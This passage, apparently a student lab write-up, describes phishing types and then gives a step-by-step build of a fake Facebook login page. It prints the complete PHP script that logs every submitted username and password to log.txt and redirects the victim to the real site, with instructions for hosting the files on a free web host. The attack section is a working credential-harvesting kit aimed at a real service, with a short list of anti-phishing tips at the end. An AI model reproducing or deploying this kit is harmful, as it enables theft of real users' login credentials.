like ransomware.
- Phishing can be conducted via a text message, social media, or by phone, but the term 'phishing' is mainly used to describe attacks that arrive by email. Phishing emails can reach millions of users directly, and hide amongst the huge number of benign emails that busy users receive.
- Phishing starts with a fraudulent email or other communication that is designed to lure a victim. The message is made to look as though it comes from a trusted sender. If it fools the victim, he or she is coaxed into providing confidential information, often on a scam website. Sometimes malware is also downloaded onto the target's computer.
- Sometimes attackers are satisfied with getting a victim's credit card information or other personal data for financial gain. Other times, phishing emails are sent to obtain employee login information or other details for use in an advanced attack against a specific company. Cybercrime attacks such as advanced persistent threats (APTs) and ransomware often start with phishing.
- **Types of Phishing Attacks →**
 1. **Deceptive Phishing** → Deceptive phishing is the most common type of phishing. In this case, an attacker attempts to obtain confidential information from the victims. Attackers use the information to steal money or to launch other attacks. A fake email from a bank asking you to click a link and verify your account details is an example of deceptive phishing.
 2. **Spear Phishing** → Spear phishing targets specific individuals instead of a wide group of people. Attackers often research their victims on social media and other sites. That way, they can customize their communications and appear more authentic. Spear phishing is often the first step used to penetrate a company's defences and carry out a targeted attack.
 3. **Whaling** → When attackers go after a "big fish" like a CEO, it's called whaling. These attackers often spend considerable time profiling the target to find the opportune moment and means of stealing login credentials. Whaling is of particular concern because high-level executives are able to access a great deal of company information.
 4. **Pharming** → Similar to phishing, pharming sends users to a fraudulent website that appears to be legitimate. However, in this case, victims do not even have to click a malicious link to be taken to the bogus site. Attackers can infect either the user's computer or the website's DNS server and redirect the user to a fake site even if the correct URL is typed in.

- Target Website → <https://www.facebook.com/>
- Victim → Anyone who is using social networking sites

- Required files →
 1. html file → Original Facebook page.
 2. php file → Malicious code will be there.
(<https://www.geeksforgeeks.org/how-to-create-a-facebook-phishing-page/>)
 3. txt file → Will be used to save uid & password.
- 1. Now save the original html file as index.html
 2. And download the php script.
 3. Save php file (index.php) & txt file with name (log.txt)

Name	Date modified	Type	Size
index	28-11-2022 22:19	Brave HTML Docu...	64 KB
index	25-11-2022 20:38	PHP Source File	1 KB
log	25-11-2022 17:11	Text Document	0 KB

- After creating these files, we've to interlink html file with php file and php file with txt file. We are doing this because whatever information entered in html file will be captured by php file and it will be stored in the txt file.
- To interlink html file with php file we have to find a keyword “action=” in html file. And after finding that keyword we'll replace original link with php script file name i.e., with “index.php”. And to interlink txt file with php file log.txt file name will be already there.



Ln 10, Col 18058

```
index - Notepad
File Edit View

<?php

// Set the location to redirect the page
header('Location: https://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>

Ln 1, Col 1
100% Windows (CRLF) UTF-8
```

- Now we'll create a free website and upload these three files on website.
- For that we'll first create a folder in public_html by clicking on tab 'folder' in, after creating that folder we'll click on 'Upload' tab and upload those three files one by one.

The image consists of three vertically stacked screenshots of a web-based file manager on the 000webhost platform. Each screenshot shows a list of files and folders in a table format with columns for Name, Size, Date, and Permissions.

Screenshot 1: The user is at the root directory ('/'). A single folder named 'public_html' is listed. It has a size of 0.00 KB, was created on 2022-11-28 16:56:00, and has permissions drwxr-x--.

Name	Size	Date	Permissions
public_html	0.00 KB	2022-11-28 16:56:00	drwxr-x--

Screenshot 2: The user has navigated into the 'public_html' folder. Inside, there are two files: 'fb' and '.htaccess'. The 'fb' file has a size of 0.2 kB and was created on 2022-11-28 16:56:00. It has permissions drwxr-x--. The '.htaccess' file has a size of 0.2 kB and was created on 2022-11-28 14:10:00. It has permissions -rw-r--r--.


Name	Size	Date	Permissions
fb	0.2 kB	2022-11-28 16:56:00	drwxr-x--
.htaccess	0.2 kB	2022-11-28 14:10:00	-rw-r--r--

Screenshot 3: The user has navigated into the 'fb' folder. Inside, there are three files: 'index.html', 'index.php', and 'log.txt'. The 'index.html' file has a size of 63.2 kB and was created on 2022-11-28 16:51:00. It has permissions -rwxrwxrwx. The 'index.php' file has a size of 0.4 kB and was created on 2022-11-28 16:52:00. It has permissions -rwxrwxrwx. The 'log.txt' file has a size of 0.3 kB and was created on 2022-11-28 16:57:00. It has permissions -rwxrwxrwx.



Name	Size	Date	Permissions
index.html	63.2 kB	2022-11-28 16:51:00	-rwxrwxrwx
index.php	0.4 kB	2022-11-28 16:52:00	-rwxrwxrwx
log.txt	0.3 kB	2022-11-28 16:57:00	-rwxrwxrwx

- After the successful upload we'll have to give all the permissions like read, write, execute. There will be only read and write permissions given by default.
- For that we'll select all those three files and click on Permissions tab and will select set all permissions tab and done.


- Now our site is ready and the correct format of the link will be “<the site we have created>/<folder name>/<filename>.html”





- Here in our site when the user fills his login credentials and clicks on login tab, the page will be redirected to the original page of Facebook.



This is the original site of Facebook which is redirected from our phishing site after clicking on Log in tab.



- And the credentials the user entered will be stored in the log.txt file which we have created before.



- Solution to avoid from phishing →

1. It's generally not advisable to click on a link in an email or instant message, even if you know the sender. The bare minimum you should be doing is hovering over the link to see if the destination is the correct one. Also do not open attachments in these suspicious or strange emails — especially Word, Excel, PowerPoint or PDF attachments.
2. If the URL of the website doesn't start with "https", or you cannot see a closed padlock icon next to the URL, do not enter any sensitive information or download files from that site.
3. For online accounts, you should get into the habit of regularly rotating your passwords so that you prevent an attacker from gaining unlimited access.
4. Receiving numerous update messages can be frustrating, and it can be tempting to put them off or ignore them altogether. Don't do this. Security patches and updates are released for a reason, always keep upgrading both your operating system and browser software.
5. Firewalls are an effective way to prevent external attacks, acting as a shield between your computer and an attacker. Both desktop firewalls and network firewalls, when used together, can bolster your security and reduce the chances of a hacker infiltrating your environment.
6. Pop-ups aren't just irritating; they are often linked to malware as part of attempted phishing attacks. It's a good idea to block pop-ups when browsing the internet. Occasionally pop-ups will try and deceive you with where the "Close" button is, so always try and look for an "x" in one of the corners.
7. As a general rule of thumb, unless you 100% trust the site you are on, you should not willingly give out your card information. Make sure, if you have to provide your information, that you verify the website is genuine, that the company is real and that the site itself is secure.
8. If you are unfortunate enough to be the victim of a successful phishing attack, then it's important you are able to detect and react in a timely manner.
9. For day-to-day computer use, use a standard user account instead of an administrator account. Switch over to the administrator account only when administrator functions are necessary. This protects your computer by reducing access to critical administrative functions.
10. Protect your accounts by using multi-factor authentication. Protect your data by backing it up.

-----*